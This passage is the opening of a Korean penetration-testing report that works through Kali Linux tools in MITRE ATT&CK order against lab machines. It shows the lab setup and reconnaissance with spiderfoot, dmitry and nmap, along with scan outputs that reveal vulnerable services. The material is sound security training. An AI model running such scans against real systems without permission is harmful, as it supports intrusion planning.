
[ALL in Kali Linux]

CAUTION

- 모의해킹 프로젝트 결과 보고서 -

[담당자] CAUTION 김하람

[수행 기간] 2025.09.15. ~

목차

ALL in Kali Linux 개요	11
모의해킹 환경	12
MITRE ATT&CK	13
01. Reconnaissance	15
Host Information	16
1) spiderfoot	16
Network Information	20
1) amass	20
2) dmitry	20
3) nmap	21
4) zenmap	24
5) legion	27
6) theHarvester	27
7) unicornscan	27
Network Information: DNS	28
1) dnsenum	28
2) dnsmap	28
3) dnsrecon	28
Vulnerability Scanning	29
1) nmap	29
Web Scanning	30
1) dirb	30
2) dirbuster	33
3) gobuster	36
4) recon-ng	39

5) wfuzz	40
6) ffuf	42
7) lbd	42
Web Vulnerability Scanning	43
1) burpsuite	43
2) nikto	44
3) skipfish	46
4) wapiti	49
5) whatweb	49
6) davtest	49
7) wpscan	49
02. Resource Development	50
1) searchsploit	51
2) clang/clang++	52
3) generic_chunked	53
4) generic_listen_tcp	53
5) generic_send_tcp/udp	53
6) msf-nasm_shell	53
7) msfpc	53
8) msfvenom	53
9) radare2	53
03. Initial Access	54
1) commix	55
2) dns-rebind	56
3) gophish	56
4) metasploit-framework	56

5) setoolkit.....	58
6) sqlmap.....	58
04. Execution.....	62
1) Metasploit-framework.....	63
2) powersploit.....	65
05. Persistence	66
1) laudanum.....	67
2) webshells.....	67
3) weeveily	67
06. Privilege Escalation.....	68
1) linpeas	69
2) metasploit-framework.....	69
3) peass.....	70
4) unix-privesc-check	70
5) winpeas	70
07. Defense Evasion	71
Pass-the-Hash	72
1) evil-winrm.....	72
2) impacket-scripts.....	72
3) mimiakatz	72
4) netexec	72
5) passing-the-hash	72
6) smbmap.....	73
7) xfreerdp3.....	73
(No classification)	73
1) exe2hex.....	73

2) macchanger	73
3) msfvenom	73
08. Credential Access	74
Brute Force	75
1) hydra	75
2) medusa	75
3) ncrack	75
4) netexec	75
5) patator	75
6) thc-pptp-bruter	75
Hash Identification	76
1) hashid	76
2) hash-identifier	76
OS Credential Dumping	76
1) chntpw	76
2) creddump7	76
3) mimikatz	76
4) samdump2	76
Password Cracking	77
1) hashcat	77
2) john	79
3) ophcrack / ophcrack-cli	79
Password Profiling & Wordlists	79
1) cewl	79
2) crunch	79
3) rsmangler	79

4) wordlists	79
WiFi	80
1) aircrack-ng	80
2) bully	80
3) fern-wifi-cracker	80
4) pixiewps	80
5) reaver	80
6) wifite	80
(No classification)	80
1) responder	80
09. Discovery	81
Account Discovery	82
1) smtp-user-enum	82
Active Directory	82
1) bloodhound-python	82
Databases	82
1) impacket-mssqlclient	82
2) mysql	82
3) sqlitebrowser	82
Network Security Appliances	82
1) tcpreplay	82
2) wafw00f	82
Network Service Discovery	83
1) amass	83
2) ike-scan	83
3) masscan	83

4) nmap	83
5) unicornscan.....	84
6) zenmap.....	84
Network Share Discovery.....	84
1) enum4linux	84
2) nbtscan.....	84
3) netexec	84
4) smbclient.....	84
5) smbmap.....	84
Network Sniffing	85
1) arpspoof	85
2) dnscraf.....	85
3) dsniff	85
4) netsniff-ng.....	85
5) scapy.....	85
6) tcpdump	85
7) wireshark.....	85
Remote System Discovery.....	85
1) airping	85
2) atk6-thcping6	85
3) fierce.....	85
4) fping	85
5) hping3.....	85
SMTP	85
1) stmp-user-enum	85
2) swaks.....	85

SNMP	86
1) onesixtyone	86
2) snmp-check	86
SSL/TLS	86
1) sslscan	86
2) sslyze	86
System Network Configuration Discovery	86
1) netdiscover	86
2) netmask	86
VoIP	86
1) voiphopper	86
10. Lateral Movement	87
Pass-the-Hash	88
1) evil-winrm	88
2) impacket-scripts	88
3) mimikatz	88
4) netexec	88
5) passing-the-hash	88
6) smbmap	88
7) xfreerdp3	88
(No Classification)	88
1) impacket-psexec	88
2) impacket-smbexec	88
11. Collection	90
1) ettercap-pkexec	91
2) mitmproxy	91

3) ssldump.....	91
4) sslsplit.....	91
12. Command and Control.....	92
Application Layer Protocol.....	93
1) cadaver.....	93
2) evil-winrm.....	93
3) impacket-scripts.....	93
4) minicom.....	93
5) netexec.....	93
6) smbclient.....	93
7) xfreerdp3.....	93
Non-Application Layer Protocol.....	93
1) dbd.....	93
2) netcat.....	93
3) sbd.....	93
4) socat.....	93
Protocol Tunneling.....	93
1) dns2tcpc / dns2tcpd.....	93
2) iodine-client-start.....	93
3) miredo.....	93
4) proxychains4.....	93
5) proxytunnel.....	94
6) ptunnel.....	94
7) pwnat.....	94
8) sshh.....	94
9) stunnel4.....	94

10) udptunnel.....	94
(No Classification)	94
1) Metasploit-framework.....	94
2) powershell-empire	94
3) starkiller	94
13. Exfiltration	95
1) impacket-smbserver.....	95
2) netcat	95
14. Impact.....	96
1) scapy.....	96
Reference	97

ALL in Kali Linux 개요

2025 년 09 월 15 일부터 11 월 28 일까지 CAUTION 에서 진행한 모의해킹 프로젝트로, [Kali Linux 2025.2] 운영체제 내의 도구를 이용하여 여러 취약한 가상머신을 모의해킹 해보고 보고서 작성을 목표로 하였습니다.

기존 Kali Linux 의 BackTrack 과 WHAX 에서 상속된 메뉴 구조가 2025 년 6 월 13 일에 Kali Linux 2025.2 버전이 출시되면서 새롭게 조직화되어 현재 업계 표준인 MITRE ATT&CK 프레임워크를 기반으로 메뉴가 변경되었습니다. 본 프로젝트에서는 해당 메뉴 분류와 순서에 따라 모의해킹을 진행하였습니다.

모의해킹을 대상으로 한 가상머신은 다음과 같습니다.

- Metasploitable 2
- SPACE-PENTEST

모의해킹 환경

모든 환경은 VMware Workstation Pro 17에서 구축하였습니다.

- **Host**
 - OS: Kali Linux 2025.2
 - Host ID: kali
 - Image Source: <https://cdimage.kali.org/kali-2025.2/kali-linux-2025.2-installer-amd64.iso>
 - IP Address: 192.168.100.20
- **SPACE-PENTEST**
 - OS: Ubuntu 24.04.3 LTS
 - Host ID: victim
 - IP Address: 192.168.100.30
 - Machine Source: <https://github.com/hspace-io/SPACE-PENTEST>
- **Metasploitable 2**
 - Image Source: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>
 - Host ID: msfadmin
 - IP Address: 192.168.100.40

MITRE ATT&CK

MITRE ATT&CK 은 항공, 국방, 의료, 국토 안보, 사이버 보안 분야 등 다양한 미국 정부 기관을 지원하는 연방 자금 지원 연구 개발 센터를 관리하는 미국의 비영리 조직 MITRE에서 사이버 공격자들의 최신 공격 기술 정보를 모아놓은 저장소입니다. ATT&CK는 Adversarial Tactics, Techniques, and Common Knowledge 의 약어로 실제 사이버 공격 사례를 기반으로 공격자의 전술(Tactics)과 기술(Techniques)의 관점으로 분석하여 다양한 공격 그룹의 공격 기법들에 대한 정보를 분류해 목록화 해 놓은 표준적인 데이터들입니다.

MITRE ATT&CK Matrix 는 Enterprise(기업), Mobile(모바일), ICS(산업제어시스템) 도메인에 존재하는 다양한 시스템을 대상으로 한 공격정보와 대응 방법에 대해서 Tactics와 Techniques 정보를 기준으로 시각화 한 테이블입니다. 이번 프로젝트에서는 Enterprise 도메인에 대한 Matrix를 활용 예정입니다. 이 Matrix에는 네트워크 인프라, 클라우드 플랫폼 및 컨테이너 기술 뿐만 아니라 Windows, MacOS, Linux 플랫폼에 대한 하위 Matrix가 포함되어 있습니다. 또한, 공격에 앞서 사용되는 준비 기법의 PRE Matrix가 포함되어 있습니다.

Tactics(공격 전술 정보)는 공격자의 공격 목표를 나타내고, 상황에 따른 각각의 Techniques에 대한 범주를 나타내는 역할을 합니다. Enterprise 도메인에 대한 Tactics는 다음과 같습니다.

ID	Name	Description
TA0043	정찰 (Reconnaissance)	The adversary is trying to gather information they can use to plan future operations.
TA0042	자원 개발 (Resource Development)	The adversary is trying to establish resources they can use to support operations.
TA0001	초기 접근 단계 (Initial Access)	The adversary is trying to get into your network.
TA0002	실행 (Execution)	The adversary is trying to run malicious code.
TA0003	지속 (Persistence)	The adversary is trying to maintain their foothold.

ID	Name	Description
TA0004	권한 상승 (Privilege Escalation)	The adversary is trying to gain higher-level permissions.
TA0005	방어 회피 (Defense Evasion)	The adversary is trying to avoid being detected.
TA0006	접속 자격 증명 (Credential Access)	The adversary is trying to steal account names and passwords.
TA0007	탐색 (Discovery)	The adversary is trying to figure out your environment.
TA0008	내부 확산 (Lateral Movement)	The adversary is trying to move through your environment.
TA0009	수집 (Collection)	The adversary is trying to gather data of interest to their goal.
TA0011	명령 및 제어 (Command and Control)	The adversary is trying to communicate with compromised systems to control them.
TA0010	유출 (Exfiltration)	The adversary is trying to steal data.
TA0040	임팩트 (Impact)	The adversary is trying to manipulate, interrupt, or destroy your systems and data.

Techniques(공격 기술 정보)는 공격자가 타겟에 대한 Tactic을 달성하기 위해 시도하는 방법을 말합니다. 또한, 공격자의 공격(Technique)을 통해 발생하는 결과를 명시하고 있습니다.

01. Reconnaissance

Reconnaissance(정찰, ID: TA0043)는 공격자가 이후 공격에서 사용할 수 있는 정보를 수집하는 단계입니다. 공격 타겟에 대해 적극적(active) 또는 수동적(passive)으로 정보를 수집하는 기법으로 구성됩니다. 이러한 정보에는 피해자의 조직, 인프라, 인적자원에 대한 세부사항들이 될 수 있습니다. 공격자는 이러한 정보를 활용하여 세 번째 단계인 초기 접근(Initial Access)을 계획하고 실행하거나, 침해 후 목표의 범위를 정하고 우선순위를 정하거나, 추가 정찰 활동을 추진하는 등 공격 라이프사이클의 다른 단계를 지원할 수 있습니다.

총 10개의 Technique이 존재하고, 총 34개의 하위 Technique이 존재합니다.

ID	Technique
T1595	Active Scanning
T1592	Gather Victim Host Information
T1589	Gather Victim Identity Information
T1590	Gather Victim Network Information
T1591	Gather Victim Org Information
T1598	Phishing for Information
T1597	Search Closed Sources
T1596	Search Open Technical Databases
T1593	Search Open Websites/Domains
T1594	Search Victim-Owned Websites

Host Information

1) spiderfoot

: OSINT Collection and reconnaissance tool

(1) authentication 설정

```
echo "kali:kali" > .spiderfoot/passwd
```

(2) spiderfoot 실행하여 웹 서버 생성

```
(kali@kali)-[~]
$ spiderfoot -l 127.0.0.1:5001

*****
Use SpiderFoot by starting your web browser of choice and
browse to http://127.0.0.1:5001/
*****

2025-09-09 20:48:50,765 [INFO] sf : Starting web server at 127.0.0.1:5001 ...
2025-09-09 20:48:50,778 [INFO] sf : Enabling authentication based on supplied passwd file.
```

- -l : 스캔을 진행하는 GUI 웹 서버를 실행할 IP와 Port를 지정

[Target1: SPACE-PENTEST]

1. 스캔 진행

spiderfoot New Scan Scans Settings Light Mode

New Scan

Scan Name: space-pentest

Scan Target: 192.168.100.30

Your scan target may be one of the following. SpiderFoot will automatically detect the target type based on the format of your input:

Domain Name: e.g. example.com	E-mail address: e.g. bob@example.com
IPv4 Address: e.g. 1.2.3.4	Phone Number: e.g. +12345678901 (E-164 format)
IPv6 Address: e.g. 2001:4700:4700::1111	Human Name: e.g. "John Smith" (must be in quotes)
Hostname/Sub-domain: e.g. abc.example.com	Username: e.g. "jsmith2000" (must be in quotes)
Subnet: e.g. 1.2.3.0/24	Network ASN: e.g. 1234
Bitcoin Address: e.g. 1HesYJSP1QqcyPEj9G9vzBL1wjuN6e7R	

By Use Case By Required Data By Module

☒ All Get anything and everything about the target.
All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.


☐ Footprint Understand what information this target exposes to the Internet.
Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.

☐ Investigate Best for when you suspect the target to be malicious but need more information.
Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.

☐ Passive When you don't want the target to even suspect they are being investigated.
As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.

Run Scan Now

2. 결과



- Unique 결과 10개가 발견되었고, correlations 결과에서는 Info 등급 1개가 발견되었다. 세부 내용은 다음과 같다.

space-pentest **FINISHED**

Summary Correlations Browse Graph Scan Settings Log

Correlation	Risk	Data Elements
Software version revealed on open port: SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.13	INFO	1


- (Info) 22번 포트에서 SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.13 버전을 확인함.
- Browse 탭에서는 9가지 타입의 결과를 확인할 수 있었다.
 - Affiliate - Email Address
info@nic.im
 - Co-Hosted Site
doc-talkline.zego.im
 - Co-Hosted Site – Domain Name
zego.im
 - Co-Hosted Site – Domain Whois
 - Country Name
Isle of Man
 - IP Address
 - Open TCP Port
22번 Port

- Open TCP Port Banner
SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.13
- Raw Data from RIRs/APIs

[Target2: Metasploitable 2]

1. 스캔 진행

2. 결과



- Unique 결과 25개가 발견되었고, correlations 결과에서는 High 등급 3개와 Info 등급 4개가 발견되었다. 세부 내용은 다음과 같다.

metasploitable 2 FINISHED

Summary Correlations Browse Graph Scan Settings Log

Correlation	Risk	Data Elements
Database server exposed to the Internet: 192.168.100.40:3306	HIGH	1
Database server exposed to the Internet: 192.168.100.40:5432	HIGH	1
Remote desktop exposed to the Internet: 192.168.100.40	HIGH	1
Software version revealed on open port: 220 (vsFTPD 2.3.4)	INFO	1
Software version revealed on open port: >	INFO	1
Software version revealed on open port: RFB 003.003	INFO	1
Software version revealed on open port: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1	INFO	1

- (High Risk) 3306 포트와 5432 포트에서 Database Server 노출되어 있음
- (High Risk) 5900 포트에서 Remote Desktop 서비스가 노출되어 있음
- (Info) 21 포트에서 vsFTPD 2.3.4 서비스 버전을 알 수 있음
- (Info) 3306 포트에서 > 5.0.51a-3ubuntu5rpy3.3, [PatD8,rz/u% 서비스 버전을 알

수 있음

- (Info) 5900 포트에서 RFB 003.003 서비스 버전을 알 수 있음
- (Info) 22 포트에서 SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 서비스 버전을 알 수 있음

- Browse 탭에서는 4가지 타입의 결과를 확인할 수 있다.

- IP Address
- Open TCP Port

21	22	23	25	80
111	139	445	512	513
514	3306	5432	5900	

- Open TCP Port Banner

[Browse](#) / [Open TCP Port Banner](#)

☐ Data Element	☐ Source Data Element	☐ Source Module	☐ Identified
☐ Where are you?	192.168.100.40:512	sfp_portscan_tcp	2025-09-26 17:36:57
☐ getnameinfo: Temporary failure in name resolution	192.168.100.40:514	sfp_portscan_tcp	2025-09-26 17:35:36
☐ 220 (vsFTPD 2.3.4)	192.168.100.40:21	sfp_portscan_tcp	2025-09-26 17:35:36
☐ 220 metasploitable.localdomain ESMTD Postfix (Ubuntu)	192.168.100.40:25	sfp_portscan_tcp	2025-09-26 17:36:42
☐ > 5.0.51a-3ubuntu5 r)py3.,3,0[PatDB,rz/u%	192.168.100.40:3306	sfp_portscan_tcp	2025-09-26 17:36:31
☐ RFB 003.003	192.168.100.40:5900	sfp_portscan_tcp	2025-09-26 17:36:31
☐ SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1	192.168.100.40:22	sfp_portscan_tcp	2025-09-26 17:35:51
☐ 0000 0000	192.168.100.40:23	sfp_portscan_tcp	2025-09-26 17:36:57

- Raw Data from RIRs/APIs

[Browse](#) / [Raw Data from RIRs/APIs](#)

☐ Data Element	☐ Source Data Element	☐ Source Module	☐ Identified
☐ {"status": "ok", "act": [], "acth": [], "pas": [{"o": "datuhongan.net", "t": "1513579122"}, {"o": "extwif i-40.nic.se", "t": "1503374836"}, {"o": "ad1.zhcct.com.cn", "t": "1480132686"}, {"o": "hostcenter.cybersyste ms.ch", "t": "1480879970"}, {"o": "mail.spv.co.th", "t": "1484022316"}], "pash": [{"o": "zhcct.com.cn", "t": "1510439351"}, {"o": "athena.kalmarenergi.se", "t": "1503204777"}, {"o": "mail.pacdat.net", "t": "147348371 7"}], "asdesc": " ", "whoisdesc": "Internet Assigned Numbers Authority (IANA)", "routedesc": "COLUMBUS NE TWORKS TRANSIT CUSTOMERS"}	192.168.100.40	sfp_r obtex	2025-09-26 17:35:18
☐ {'ip': '192.168.100.40', 'ptr_record': None, 'prefixes': [], 'rir_allocation': {'rir_name': None, 'count ry_code': None, 'ip': '192.168.0.0', 'cidr': '16', 'prefix': '192.168.0.0/16', 'date_allocated': None, ' allocation_status': None}, 'iana_assignment': {'assignment_status': 'legacy', 'description': 'Administer ed by ARIN', 'whois_server': 'whois.arin.net', 'date_assigned': None}, 'maxmind': {'country_code': None, 'city': None}}	192.168.100.40	sfp_b gpvie w	2025-09-26 17:35:03

Network Information

1) amass

: In-depth DNS Enumeration and Network mapping. 외부 공격 surface를 파악하기 위한 오픈소스 정보 수집 도구로, 주로 대규모 서브 도메인 탐색을 위해 사용한다.

두 타겟 머신 모두 로컬에서 실행 중인 머신이기에 서브도메인이나 OSINT 등의 정보를 찾을 수 없었다.

2) dmitry

: Deep magic information Gathering Tool. 대상 호스트에 대해 서브 도메인, 이메일 주소, uptime 정보, 간단한 TCP 포트스캔, whois 조회 등 외부 정보 수집을 자동화하는 도구.

[Target1: SPACE-PENTEST]

1. 기본 스캔 진행

```
(kali@kali)~$ dmitry 192.168.100.30
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.100.30
Continuing with limited modules
HostIP:192.168.100.30
HostName:

Gathered Inet-whois information for 192.168.100.30
```

2. 결과

```
Gathered TCP Port information for 192.168.100.30

Port      State
22/tcp    open
80/tcp    open

Portscan Finished: Scanned 150 ports, 0 ports were in state closed

All scans completed, exiting
```

22, 80번 TCP 포트가 열려 있다는 사실만 확인할 수 있었다.

[Target2: Metasploitable2]

1. 기본 스캔 진행

2. 결과

```
Gathered TCP Port information for 192.168.100.40

Port      State
21/tcp    open
22/tcp    open
23/tcp    open
25/tcp    open
53/tcp    open
80/tcp    open
111/tcp   open
139/tcp   open

Portscan Finished: Scanned 150 ports, 141 ports were in state closed

All scans completed, exiting
```

21, 22, 23, 25, 53, 80, 111, 139번 TCP 포트가 열려 있다는 것을 확인하였다.

3) nmap

: Network exploration tool and security/port scanner. 패킷을 만들어 전송하고 응답을 분석해 네트워크 상의 호스트, 포트, 서비스, 운영체제 등을 식별하는 네트워크 스캐너.

[Target1 – SPACE-PENTEST]

1. 스캔 진행

- -sV : 서비스 버전 탐지
- -sC : script 지정. default 스크립트 지정

2. 결과

```
(kali@kali)~$ nmap -sV -sC 192.168.100.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 18:01 KST
Nmap scan report for 192.168.100.30
Host is up (0.00085s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ ssh-hostkey:
|_ 256 64:e0:fe:8c:d5:c2:ef:62:e1:a5:a4:cc:43:e2:d4:3a (ECDSA)
|_ 256 05:aa:07:cf:25:b2:d5:cc:3b:35:46:d2:ca:62:14:cc (ED25519)
|_ http-title: HSPACEMall\xEC\x97\x90 \xEC\x98\xA4\xEC\x8B\xA0 \xEA\xB2\x83\xEC\x9D\x84 \xED\x99\x98\xEC\x98\x81\xED\x95\xA9\xED\x8B\x8B\xEB\x8B\xA4
|_ http-robots.txt: 1 disallowed entry
|_ /this_is_hidden_page
|_ http-server-header: Werkzeug/3.0.6 Python/3.8.20
MAC Address: 00:0C:29:D4:CF:38 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds
```

- 80/tcp port: Werkzeug 3.0.6 프레임워크로 http 서비스를 하고 있으며, Python 3.8.20 환경에서 실행 중
- http-robots.txt: 진입 불가 파일 발견
- /this_is_hidden_page: 경로 발견



해당 경로에서 flag를 확인할 수 있음

[Target2 – Metasploitable 2]

1. 스캔 진행

```
(kali@kali)-[~]
$ nmap -sV -sC 192.168.100.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 12:34 KST
Nmap scan report for 192.168.100.40
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
```

2. 결과

- 총 23개의 포트가 열려 있는 것을 확인하였다.
- Port Scan 결과

Port	Service	Version	비고
21/tcp	ftp	Vsftpd 2.3.4	Anonymous FTP 로그인 허용
22/tcp	Ssh	OpenSSH 4.7p1 Debian 8ubuntu1	ssh Hotkey 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA) 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp	telnet	Linux telnetd	
25/tcp	smtp	Postfix smtpd	smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp	domain	ISC BIND 9.4.2	
80/tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)	http-title: Metasploitable2 - Linux

111/tcp	rpcbind	2 (RPC #100000)	<pre> rpcinfo: program version port/proto service 100000 2 111/tcp rpcbind 100000 2 111/udp rpcbind 100003 2,3,4 2049/tcp nfs 100003 2,3,4 2049/udp nfs 100005 1,2,3 34504/tcp mountd 100005 1,2,3 45241/udp mountd 100021 1,3,4 36443/tcp nlockmgr 100021 1,3,4 54156/udp nlockmgr 100024 1 43904/udp status 100024 1 44109/tcp status </pre>
139/tcp	netbios-ssn	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)	
445/tcp	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)	
512/tcp	exec	netkit-rsh rexecd	
513/tcp	login?		
514/tcp	shell	Netkit rshd	
1099/tcp	java-rmi	GNU Classpath grmiregistry	
1524/tcp	bindshell	Metasploitable root shell	
2049/tcp	nfs	2-4 (RPC #10003)	
2121/tcp	ftp	ProFTPD 1.3.1	
3306/tcp	mysql	MySQL 5.0.51a- 3ubuntu5	<pre> 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5 _ mysql-info: _ Protocol: 10 _ Version: 5.0.51a-3ubuntu5 _ Thread ID: 14 _ Capabilities Flags: 43564 _ Some Capabilities: SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsIAuth, ConnectWithDatabase, SupportsCompression, LongColumnFlag _ Status: Autocommit _ Salt: j6hz2Wu5pPK<FUZB{ </pre>
5432/tcp	postgresql	PostgreSQL DB 8.3.0 – 8.3.7	<pre> 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7 _ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX _ Not valid before: 2010-03-17T14:07:45 _ Not valid after: 2010-04-16T14:07:45 _ ssl-date: 2025-09-26T14:06:54+00:00; -5d13h29m55s from scanner time. </pre>
5900/tcp	vnc	VNC(protocol 3.3)	
6000/tcp	X11	(access denied)	

6667/tcp	irc	UnrealIRCd	<pre> 6667/tcp open irc UnrealIRCd irc-info: users: 1 servers: 1 lusers: 1 lservers: 0 server: irc.Metasploitable.LAN version: Unreal3.2.8.1. irc.Metasploitable.LAN uptime: 2 days, 5:48:09 source ident: nmap source host: D073B18A.2ADA0512.FFFA6D49.IP _ error: Closing Link: hxdheiwLu[192.168.100.20] (Quit: hxdheiwLu) </pre>
8009/tcp	ajp13	Apache Jserv(Protocol v1.3)	ajp-methods: Failed to get a valid response for OPTION request
8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1	• http-favicon: Apache Tomcat • http-title: Apache Tomcat/5.5

- 추가 정보

- MAC Address: 00:0C:29:F5:56:4D (VMware)
- Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2025-09-26T10:05:26-04:00
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: -5d12h09m54s, deviation: 2h18m34s, median: -5d13h29m55s
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

```

4) zenmap

: Graphical Nmap frontend and results viewer. nmap의 공식 GUI로, 직관적으로 nmap을 사용하고 프로파일, 명령 생성, 스캔 비교, 결과 저장 등을 쉽게 관리할 수 있게 설계된 도구.


- 다음의 스캔 프로파일 존재:

- Intense scan
- Intense scan plus UDP
- Intense scan, all TCP ports

- Intense scan, no ping
- Ping scan
- Quick scan
- Quick scan plus
- Quick traceroute
- Regular scan
- Slow comprehensive scan

[Target1: SPACE-PENTEST]

1. Intense scan 진행

